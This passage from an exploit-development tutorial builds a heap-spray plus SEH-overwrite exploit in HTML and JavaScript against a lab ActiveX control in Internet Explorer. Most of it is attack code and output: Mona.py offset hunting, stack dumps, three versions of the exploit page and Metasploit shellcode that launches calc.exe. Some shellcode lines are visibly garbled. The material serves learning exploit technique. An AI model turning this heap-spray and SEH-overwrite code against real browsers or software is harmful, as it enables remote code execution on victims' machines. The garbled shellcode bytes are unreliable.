
nops = unescape('%u9090%u9090');
headersize = 20;

//write the output to Internet Explorer's window
document.write("<H2>vulActiveX.dll Heap Spray Attack</H2><br>");
```



```
//pass the parameter to BufferOverflow method
    _vulActiveX.BufferOverflow(payload);
</script>
</head>
<body>
</body>
</html>
```

Open the above **HTML PoC** and monitor the crash in **Immunity debugger**.



Access Violation has occurred as expected. Let's use **Mona.py** and find the offset to overwrite.

```
0x00F000 [*] Looking for cyclic pattern in memory
0x5A8000 Modules C:\WINDOWS\system32\script.dll
0x00F000 Cyclic pattern (normal) found at 0x00137170 (length 14356 bytes)
0x00F000 Cyclic pattern (normal) found at 0x0013e1b4 (length 7766 bytes)
0x00F000 Stack pivot between 0x0740 & 0x6490 bytes needed to land in this pattern
0x00F000 Cyclic pattern (unicode) found at 0x001375d0 (length 14356 bytes)
0x00F000 Cyclic pattern (unicode) found at 0x001375d0 (length 14356 bytes)
0x00F000 Cyclic pattern (unicode) found at 0x0013d1d4 (length 14356 bytes)
0x00F000 Cyclic pattern (unicode) found at 0x0013e660 (length 14356 bytes)
0x00F000 [*] Continuing search...
0x00F000 ESP (0x00137170) points at offset B in normal pattern (length 14356)
0x00F000 EDX (0x001394bc) points at offset 7756 in normal pattern (length 14356)
0x00F000 EB (0x0013e200) points at offset 204 in normal pattern (length 7762)
0x00F000 ESI (0x00137170) points at offset B in normal pattern (length 14356)
0x00F000 ECX (0x0013a790) points at offset 14345 in normal pattern (length 11)
0x00F000 [*] Examining SEH chain
0x00F000 SEH record (Ineh Field) at 0x0013e540 overwritten with normal pattern : 0x6e42896d (offset 1164), followed by 6586
0x00F000 [*] Examining stack (entire stack) - looking for pointers to cyclic pattern
0x00F000 Walking stack from 0x00131000 to 0x0013fffc (0x80000effc bytes)
0x00F000 0x00137170 : Contains normal cyclic pattern at ESP+0 (0) ; offset B, length 14356 (-> 0x0013a983 ; ESP+0x3814)
0x00F000 0x0013e1b4 : Contains normal cyclic pattern at ESP+0x7044 (+28740) ; offset 0, length 7756 (-> 0x0013ffff ; ESP+0x8)
0x00F000 [*] Examining stack (entire stack) - looking for pointers to cyclic pattern
0x00F000 Walking stack from 0x00131000 to 0x0013fffc (0x80000effc bytes)
0x00F000 0x00132add : Pointer into normal cyclic pattern at ESP+0x4594 (-19068) : 0x0013eae0 ; offset 2346, length 5486
0x00F000 0x00132dec : Pointer into normal cyclic pattern at ESP+0x4595 (-17795) : 0x0013eae0 ; offset 2346, length 5486
0x00F000 0x00132d9c : Pointer into normal cyclic pattern at ESP+0x4440 (-17632) : 0x0013eae0 ; offset 2346, length 5486
0x00F000 0x00133210 : Pointer into normal cyclic pattern at ESP+0x9f60 (-162841) : 0x0013eae0 ; offset 2346, length 5486
0x00F000 0x00133214 : Pointer into normal cyclic pattern at ESP+0x9f60 (-162841) : 0x0013eae0 ; offset 2346, length 5486
0x00F000 0x00133798 : Pointer into normal cyclic pattern at ESP+0x39e4 (-14829) : 0x0013eae0 ; offset 2346, length 5486
0x00F000 0x0013396c : Pointer into normal cyclic pattern at ESP+0x9224 (-12764) : 0x0013eae0 ; offset 2346, length 5486
0x00F000 0x00134120 : Pointer into normal cyclic pattern at ESP+0x9580 (-12386) : 0x0013eae0 ; offset 2346, length 5486
0x00F000 0x00134220 : Pointer into normal cyclic pattern at ESP+0x1350 (-12028) : 0x0013eae0 ; offset 2346, length 5486
0x00F000 0x00134274 : Pointer into normal cyclic pattern at ESP+0x34f0 (-1004) : 0x0013eae0 ; offset 2346, length 5486
0x00F000 0x00134558 : Pointer into normal cyclic pattern at ESP+0x18b80 (-7048) : 0x0013eae0 ; offset 2346, length 5486
0x00F000 0x00134588 : Pointer into normal cyclic pattern at ESP+0x18b80 (-6320) : 0x0013eae0 ; offset 2346, length 5486
0x00F000 0x00134590 : Pointer into normal cyclic pattern at ESP+0x18b80 (-6320) : 0x0013eae0 ; offset 2346, length 5486
0x00F000 0x00134598 : Pointer into normal cyclic pattern at ESP+0x18b80 (-6320) : 0x0013eae0 ; offset 2346, length 5486
0x00F000 0x00135650 : Pointer into normal cyclic pattern at ESP+0xb48 (-2984) : 0x00137680 ; offset 1296, length 12060
0x00F000 0x00135650 : Pointer into normal cyclic pattern at ESP+0xb48 (-2984) : 0x00137680 ; offset 1296, length 12060
0x00F000 0x00135650 : Pointer into normal cyclic pattern at ESP+0xb48 (-2984) : 0x00137680 ; offset 1296, length 12060
0x00F000 0x00135670 : Pointer into normal cyclic pattern at ESP+0x9f4 (-2548) : 0x0013eae0 ; offset 2346, length 5486
0x00F000 0x0013570c : Pointer into normal cyclic pattern at ESP+0x94d (-2468) : 0x0013eae0 ; offset 6112, length 8244
0x00F000 0x00135e40 : Pointer into normal cyclic pattern at ESP+0x480 (-1168) : 0x001371dc ; offset 108, length 14248
0x00F000 0x00137834 : Pointer into normal cyclic pattern at ESP+0x12c (-316) : 0x001371d4 ; offset 100, length 14256
0x00F000 0x00137840 : Pointer into normal cyclic pattern at ESP+0x12c (-384) : 0x001371d4 ; offset 92, length 14264
0x00F000 0x00137860 : Pointer into normal cyclic pattern at ESP+0x64 (-198) : 0x001371e0 ; offset 112, length 14244
0x00F000 0x00137930 : Pointer into normal cyclic pattern at ESP+0xb4 (-176) : 0x00137aa0 ; offset 2368, length 11956
0x00F000 0x00137130 : Pointer into normal cyclic pattern at ESP+0x48 (-64) : 0x00137170 ; offset 0, length 14356
0x00F000 0x00137148 : Pointer into normal cyclic pattern at ESP+0x30 (-48) : 0x00137170 ; offset B, length 14356
0x00F000 0x00137148 : Pointer into normal cyclic pattern at ESP+0x28 (-40) : 0x0013eae0 ; offset 204, length 7552
0x00F000 0x00137160 : Pointer into normal cyclic pattern at ESP+0x18 (-16) : 0x00137170 ; offset 0, length 14356
0x00F000 0x0013a980 : Pointer into normal cyclic pattern at ESP+0x361c (+14364) : 0x0013a788 ; offset 13848, length 508
0x00F000 0x0013c250 : Pointer into normal cyclic pattern at ESP+0x5a6c (+29712) : 0x0013a7a0 ; offset 492, length 7264
0x00F000 0x0013c240 : Pointer into normal cyclic pattern at ESP+0x5180 (+29708) : 0x0013e4c4 ; offset 784, length 6972
0x00F000 0x0013c244 : Pointer into normal cyclic pattern at ESP+0x5134 (+29708) : 0x0013e2a0 ; offset 492, length 7264
```

From the **Mona.py** log, it clear that the offset to overwrite **SEH Chain** is **1164**. Let's have a look at the **SEH Chain** in **Stack view**.

0013E620	6C423160	1FB1
0013E624	396C4238	8819
0013E628	42306D42	Bn0B
0013E62C	6D423160	n1Bn
0013E630	396D4232	2Bn3
0013E634	42346D42	Bn4B
0013E638	6D423560	n5Bn
0013E63C	224D1234	<B-7
0013E640	42386D42	Bn8B
0013E644	6E423960	m9Bn SE handler
0013E648	316E4238	0Bn1
0013E64C	42326E42	Bn2B
0013E650	6E42336E	n3Bn
0013E654	356E4234	4Bn5
0013E658	42366E42	Bn6B
0013E65C	6E42376E	n7Bn
0013E660	396E4238	8Bn9
0013E664	42386F42	Bn8B
0013E668	6F42316F	o1Bn
0013E66C	336F4232	2Bn3
0013E670	42346F42	Bn4B
0013E674	6F42356F	o5Bn
0013E678	376F4236	6Bn7
0013E67C	42386F42	Bn8B
0013E680	7042396F	o9Bp
0013E684	31704230	0Bp1
0013E688	42327042	Rn2B

BUILDING THE EXPLOIT

Now, let's re-write the exploit **PoC** and try to make a working exploit.

----- Exploit_PoC_HeapSpray_vulActiveX_SEH_2.html -----

```

<html>
<head>
    <title>vulActiveX.dll Heap Spray SEH Exploit</title>
    <object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
    </object>
    <script type="text/javascript" language="javascript">
        //=====
        //      vulActiveX Heap Spraying SEH      //
        //                                         //
        //      HackSys Team - Panthera          //
        //                                         //
        //      http://hacksys.vfreaks.com/      //
        //      hacksysteam@hotmail.com         //
        //                                         //
        //      Author: Ashfaq Ansari          //
        //      ashfaq_ansari1989@hotmail.com   //
        //                                         //
        //=====

        //shellcode = "HACKSYS!"
        shellcode = unescape('%u4148%u4b43%u5953%u2153');

        nops = unescape('%u9090%u9090');
        headersize = 20;

        //write the output to Internet Explorer's window
        document.write("<H2>vulActiveX.dll Heap Spray Attack</H2><br>");

```

```

//create one block with nops
document.write("Creating one block of memory with <b>NOPs</b>.<br>");
slackspace = headersize + shellcode.length;
while (nops.length < slackspace) nops += nops;
fillblock = nops.substring(0, slackspace);

//enlarge block with nops, size 0x50000
document.write("Enlarging the memory with <b>NOPs</b> of size <b>0x5000</b>.<br>");
block = nops.substring(0, nops.length - slackspace);
while (block.length + slackspace < 0x50000) block = block + block + fillblock;

document.write("Spraying <b>NOPs + SHELLCODE</b> <b>250</b> times.<br>");

//spray 250 times : nops + shellcode
memory = new Array();
for (counter = 0; counter < 250; counter++) {
    memory[counter] = block + shellcode;

    //show the status of spray on Status bar
    window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
}

document.write("Allocated <b>" + (block.length + shellcode.length).toString() + "</b>
bytes.<br>");
document.write("Heap Spraying completed successfully.<br>");
window.status = "Launching Exploit";
alert("Heap Spraying Done\n\nLaunching Exploit");

junkA = "";
while (junkA.length < 1164) junkA += "A";

next_seh = "BBBB";
seh = "CCCC";

junkB = "";
while (junkB.length < 14356) junkB += "D";


payload = junkA + next_seh + seh + junkB;

//pass the parameter to BufferOverflow method
_vulActiveX.BufferOverflow(payload);
</script>
</head>
<body>
</body>
</html>


```

Let's run the above exploit **PoC** and monitor the crash in **Immunity debugger**. We will check whether we have successfully overwritten **Next SE** and **SE Handler** with “**BBBB**” and “**CCCC**”.


Let's have a look at the **Immunity debugger**.




Wow, we have correctly overwritten **Next SE** and **SE Handler**. As this is a **SEH** based exploit, let's see the comparison of **Stack memory before and after overwrite** in normal **SEH** based exploits.



In normal **SEH** based exploitation, the program execution flow will look similar to the given below diagram.



As we are using **Heap Spraying** technique with **SEH** exploitation, our approach to exploit this condition will be different. **Heap Spraying** will spray large chunks of **NOPS + Shellcode** into the **Process Heap Memory**; we will redirect the program execution flow to **Heap Memory Block** where **NOPS + Shellcode** have been placed in large chunks.



Please have a look at the above diagram. In most of the cases **0x06060606** and **0x0a0a0a0a** usually points into the **NOPS** block. Let's consider **0x06060606** as the **NOPS** block in this scenario. Our plan is to overwrite the **SE handler** with **0x06060606** or **0x0a0a0a0a**, so that the program execution is redirected **NOPS** block after the exception is passed. **0x06060606** and **0x0a0a0a0a** usually points to memory address in **Heap** memory.

Let's dump **0x06060606**

Let's re-write the exploit **PoC** and replace the shellcode (string **HACKSYS!**) with shellcode to launch **calc.exe** in Windows. Next, change the value of **seh** in the exploit **PoC** from “**CCCC**” to “**\x06\x06\x06\x06**”. We will not change **next seh** value as we do not need it at this time.

Before editing the exploit PoC, let's generate our shellcode. We will need **Metasploit** for it.

```
root@bt:~/Desktop# msfpayload windows/exec CMD=calc J

// windows/exec - 196 bytes
// http://www.metasploit.com
// VERBOSE=false, EXITFUNC=process, CMD=calc

%u8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u
264a%uff31%uc031%u3cac%u7c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud0
01%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%u3ce3%u8b49%u8b34%ud601%uff31
%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%fdb66%u
4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b
5a%ueb12%u5d86%u016a%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6
%u9dbdb%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1
```

root@bt:~/Desktop#

```
root@bt:~/Desktop# msfpayload windows/exec CMD=calc J
// windows/exec - 196 bytes
// http://www.metasploit.com
// VERBOSE=false, EXITFUNC=process, CMD=calc
%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%udb66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1root@bt:~/Desktop#
```

----- Exploit_PoC_HeapSpray_vulActiveX_SEH_3.html -----

```
<html>
<head>
    <title>vulActiveX.dll Heap Spray SEH Exploit</title>
    <object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
    </object>
    <script type="text/javascript" language="javascript">
        //=====
        //      vulActiveX Heap Spraying SEH      //
        //                                         //
        //      HackSys Team - Panthera        //
        //                                         //
        //      http://hacksys.vfreaks.com/     //
        //      hacksysteam@hotmail.com       //
        //                                         //
        //      Author: Ashfaq Ansari        //
        //      ashfaq_ansari1989@hotmail.com //
        //                                         //
        //=====

        //root@bt: ~#msfpayload windows/exec CMD=calc J
        // windows/exec - 196 bytes
        // http://www.metasploit.com
        // VERBOSE=false, EXITFUNC=process, CMD=calc
        shellcode = unescape("%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52" +
            "%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61" +
            "%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42" +
            "%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058" +
            "%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf" +
            "%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458" +
            "%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489" +
            "%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86" +
            "%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb" +
            "%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0" +
            "%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u0063");

        nops = unescape('%u9090%u9090');
        headersize = 20;

        //write the output to Internet Explorer's window
        document.write("<H2>vulActiveX.dll Heap Spray Attack</H2><br>");
```

```

//create one block with nops
document.write("Creating one block of memory with <b>NOPs</b>.<br>");
slackspace = headersize + shellcode.length;
while (nops.length < slackspace) nops += nops;
fillblock = nops.substring(0, slackspace);

//enlarge block with nops, size 0x50000
document.write("Enlarging the memory with <b>NOPs</b> of size <b>0x5000</b>.<br>");
block = nops.substring(0, nops.length - slackspace);
while (block.length + slackspace < 0x50000) block = block + block + fillblock;

document.write("Spraying <b>NOPS + SHELLCODE</b> <b>250</b> times.<br>");

//spray 250 times : nops + shellcode
memory = new Array();
for (counter = 0; counter < 250; counter++) {
    memory[counter] = block + shellcode;

    //show the status of spray on Status bar
    window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
}

document.write("Allocated <b>" + (block.length + shellcode.length).toString() + "</b>
bytes.<br>");
document.write("Heap Spraying completed successfully.<br>");
window.status = "Launching Exploit";
alert("Heap Spraying Done\n\n Launching Exploit");

junkA = "";
while (junkA.length < 1164) junkA += "A";

next_seh = "BBBB";
seh = "\x06\x06\x06\x06";

junkB = "";
while (junkB.length < 14356) junkB += "D";


payload = junkA + next_seh + seh + junkB;

//pass the parameter to BufferOverflow method
_vulActiveX.BufferOverflow(payload);
</script>
</head>
<body>
</body>
</html>

